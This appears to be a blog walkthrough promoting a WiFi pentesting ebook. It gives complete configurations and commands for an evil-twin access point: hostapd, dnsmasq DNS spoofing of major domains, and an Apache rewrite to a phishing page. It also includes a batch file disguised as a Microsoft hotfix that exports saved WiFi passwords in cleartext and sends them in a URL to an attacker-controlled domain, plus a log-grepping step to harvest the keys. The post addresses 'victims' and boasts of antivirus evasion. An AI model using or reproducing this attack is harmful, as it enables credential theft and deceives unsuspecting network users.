
The Ultimate Fake Access Point [Walkthrough]



Assuming that you are capable of setting up a fake access point and setup Apache configuration accordingly to fool victim(s) I am beginning this walk-through.

In this scenario, we are using one alfa wireless adapter and an Ethernet connection (under VM) for optional Internet accessibility. You can also run this attack perfectly using virtual interfaces without any hassle. Just make sure you use interface names appropriately.

Tools Used:

- hostapd (or airbase-ng)
- dnsmasq (or isc-dhcp-server)
- apache2
- nano or vi Text Editor
- grep
- Secret Sauce

Out of all choices above I am choosing the former ones to set up the attack scenario for quicker and easier setup. You may choose latter ones also, depending on your comfort with the tools.

Setup Access Point

Introduction for Beginners

Hostapd

To create a specific type of access point, be it Open, WPA2 personal, enterprise or karma attack.

Keep everything commented in your arsenal, for later use.

Dnsmasq

Lightweight DNS/DHCP server. It is used to resolve dns requests from/to a machine and also acts as DHCP server to allocate IP addresses to the clients.

Apache

Basically, it acts as a web server to the client (victim). But you can transcend capabilities of your web server and fake AP using this powerful tool, *apache*.

Though it's not necessary to have apache and/or mysql in just any attack.

hostapd and *dnsmasq* are required in just any case you want to setup a fake AP. Though there are some advanced techniques which may differ according to the attack scenario.

Advanced techniques which may use flexibility and features of *apache*

Example:

Say you force-connected victim to your AP and simply want to sniff or redirect the traffic. You do not need *apache* at all.

But in case you want to respond to the web based requests made by the victim, you can manipulate it in a certain way to get the maximum sensitive information out of it.

Kind of lost? No worries. I have got you covered here for an in-depth understanding of every related topic.

I teach about different attack scenarios and variety of roles of *apache, mySQL,* hacking client devices like android, iPhone, Macs in it.

But that's a story for another day. Let us continue and configure the fundamentally required tools i.e. *hostapd*, *dnsmasq*

NOTE: All the commands are executed as ***root.*** Use *sudo*, if you are non-root (standard user)

Installation:

Make sure latest version of tools is installed:

```
apt update
apt install hostapd dnsmasq apache2
```

Now create a directory where you'll save all the configuration files.

```
cd ~/Desktop
mkdir fakeap/
```

Configure hostapd

Create a directory for saved configuration files. Create and edit hostapd configuration file.

```
nano hostapd.conf
```

hostapd.conf

```
interface=wlan0
driver=nl80211
ssid=Desired AP Name
hw_mode=g
channel=Target AP Channel number
macaddr_acl=0
auth_algs=1
ignore_broadcast_ssid=0
```

Save and exit file. Make sure you edit the changes accordingly every time you perform an attack.

Operating Channel number can cause issues if not chosen properly.

Configure dnsmasq

Edit dnsmasq configuration file

```
nano dnsmasq.conf
```

dnsmasq.conf

```
interface=wlan0         # wlan0 with hostapd, at0 with airbase-ng
dhcp-range=10.0.0.10,10.0.0.250,255.255.255.0,12h
dhcp-option=3,10.0.0.1
dhcp-option=6,10.0.0.1
server=8.8.8.8
log-queries
log-dhcp
listen-address=127.0.0.1
```

Make sure to define proper interface in *dnsmasq.conf* file.

Parameter Breakdown:

```
dhcp-range=10.0.0.10,10.0.0.250,12h:    Client IP address will range from 10.0.0.10 to 10.0.0
dhcp-option=3,10.0.0.1:    3 is code for Default Gateway followed by IP of D.G i.e. 10.0.0.1
dhcp-option=6,10.0.0.1:    6 for DNS Server followed by IP address
```

That's all for configuration. Simple, isn't it?

let's run the server and our fake AP now

Step 1: Start Fake Access Point

First, kill troublesome processes that might be running already.

```
killall network-manager dnsmasq wpa_supplicant dhcpd
```

Start hostapd with your configuration file.

Syntax: `hostapd /path/to/configuration/file.conf`

```
cd ~/Desktop/fakeap/
hostapd hostapd.conf
```

Now that you have hostapd up and running we need to run a dhcp server that will allocate IP addresses to the clients(victims)

Step 2: Start dhcp server

Run dnsmasq with configuration file in debug mode

Syntax: `dnsmasq -C /path/to/configuration/file.conf -d`

```
dnsmasq -C dnsmasq.conf -d
```

Optional configurations

You can create an optional fakehosts.conf file for *dnsmasq* to allow it to redirect a target website traffic to your desired IP address. It will simply tell client that *target-site.com*

Is hosted on our target IP address.

```
vi fakehosts.conf
```

Copy and insert the following text into *fakehosts.conf*

fakehosts.conf

```
10.0.0.1    apple.com
10.0.0.1    google.com
10.0.0.1    android.clients.google.com
10.0.0.1    microsoft.com
10.0.0.1    android.com
```

That's all. Just pass the `-H` flag to `dnsmasq`. If you want attack to be targeted towards a website or a specific client you can also include `fakehosts.conf` for dns spoofing passed along `-H` flag

```
dnsmasq -C dnsmasq.conf -H fakehosts.conf -d
```

Step 3: Configure apache2 webserver

Apache's Rewrite Engine allows us to manipulate web requests on the go. Using this technique, we can do a tonne of stuff with our victim. Be it an Android, iOS device, A

Windows computer or a Mac. You can just design your apache web server to attack specifically at the kind of target, or you could even target a specific O.S version.

Cool, right?

Say different attack vector for iOS 9.x clients and different for iOS 10 clients. It just works!

Here, we are targeting Windows machine because it has the widest install base. So, a pretty widespread target Windows is for a hacker.

Edit apache default configuration file to configure rewrite functionality. This will redirect almost any URL including sub directories back to our Fake AP page.

Open apache's default configuration file

```
nano /etc/apache2/sites-enabled/000-default
```

And enter the lines after `--> add` in the file between `/directory` tag `/directory`.

Do not include `--> add` itself

Take note we are adding a directory called `/Fixit` as an exception. It is case sensitive etc/apache2/sites-enabled/000-default

```
<Directory /var/www/>
Options Indexes FollowSymLinks MultiViews
AllowOverride None
```

```
Order allow,deny
allow from all

--> add    RewriteEngine On
--> add    RewriteCond  %{REQUEST_URI}  !^/Fixit
--> add    RewriteRule ^.*$ /Fixit/

</Directory>
```

Use your social engineering skills and craft a webpage to trap the user into download and execute your payload. You need to put the index.html file in `/var/www/html/Fixit/`

Enable mod_rewrite module

```
a2ensite rewrite
```

You must restart apache2 to update the configuration.

```
service apache2 restart
```

Step 4: Spoof DNS requests to apache

Running dnsspoof will simply redirect all the HTTP (not *HTTPS*) requests to our apache server and won't let victim access the Internet (if IP forwarding is disabled).

This might not be useful if you are attacking targeted domains alongside internet access. In that case use fakehosts.conf file with dnsmasq

But for now, we aren't providing internet access to victim but simply pwn'em all. So, run:

```
dnsspoof -i wlan0       #wlan0 is interface hostapd is operating on
```

Step 5: Harvest the Keys

Run apache *access.log* in *output appended data* mode and pipe it through grep.

The regex will parse our incoming secret sauce for up to 20-character SSID/names, AP authentication type, and 8-64 character WLAN keys.

```
tail -F /var/log/apache2/access.log | grep -E -o "<name>.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.
```

Command Breakdown:

```
tail -F <logfile>:    Tail command with -F parameter with read last 10 lines of access.log fi
Output is then passed on to grep, in real-time

grep:
-E :       Interpret PATTERN as an extended regular expression
-o :       Print only the matched (non-empty) parts of a matching line, with each such part c
uniq:      Remove repeated entries
```

Take a break...

Step 6: Wrapping UP

Make a directory called `Fixit` in `/var/www/`, case-sensitive!

```
mkdir /var/www/Fixit
```

Step 7: Secret Sauce

The index.html download link points to my custom file like Microsoft-Windows-Hotfix.bat. this batch file is not overly complicated, it will not trip antivirus or be affected by any firewall. If the web browser works, this will work.

```
@echo off
SET mypath=%~dp0
netsh wlan export profile > nul
netsh wlan export profile key=clear > nul
setlocal enableextensions enabledelayedexpansion

set /a counter=0
set filecontent=
for %%b in (*.xml) do (
set /a counter=!counter! + 1
:: echo %%b
for /f "delims=" %%a in ('type "%mypath%\%%b"') do (
```

```
set filecontent=!filecontent!%%a
)
)

echo !filecontent! > %filename%\data.txt

@rem The next line is platform specific. Sometimes in a diff folder
"c:\Program Files\Internet Explorer\iexplore.exe" microsoftfix.com/"!filecontent!"
```

As soon as the victim executes the malicious Wi-Fi key sniffer, it will extract and decrypt the WLAN profiles, open up the internet explorer on victim device with a URL pointing to microsoftfix.com (our server) with the harvested Wi-Fi keys within the URL. Everything is then stored in our apache logs (/var/logs/apache2/access.log)

I chose URL because it is the safest way to send data to the server. FTP could be blocked on few machines by firewalls, but as victim downloaded the file, it means browser can be leveraged for information transfer without triggering the Anti-virus.

All you need to do is filter the data for authentication type and the key material (Wi-Fi password). We filtered that in step 5, using tail and grep commands

```
<name>rootsh3ll</name>
<authentication>WPA2PSK</authentication>
<keyMaterial>iamrootsh3ll</keyMaterial>
```

No need to do anything extra. Everything is setup, watch the credentials coming.

To be honest, at this stage this attack isn't stealthy at all. It's very sketchy

A batch file for update? Some super-long XML-ish code in my URL?

These could be a reason that most likely cross victim's mind under suspicion. To bypass this, we need to "look" legitimate to the end-user. We have to make it stealthy and more effective.

This is where The WiFi Pentesting and Security eBook comes into play.

I've mentioned all the methods with codes included in the book to make it stealthy while keeping it anti-virus proof.

Click the button below to checkout the detailed description of topics covered in the ebook

Download **All 10 Chapters** of WiFi Pentesting and Security Book...

READ DESCRIPTION

PDF version contains all of the content and resources found in the web-based guide

Till then Keep Learning!

Talk soon,

Harry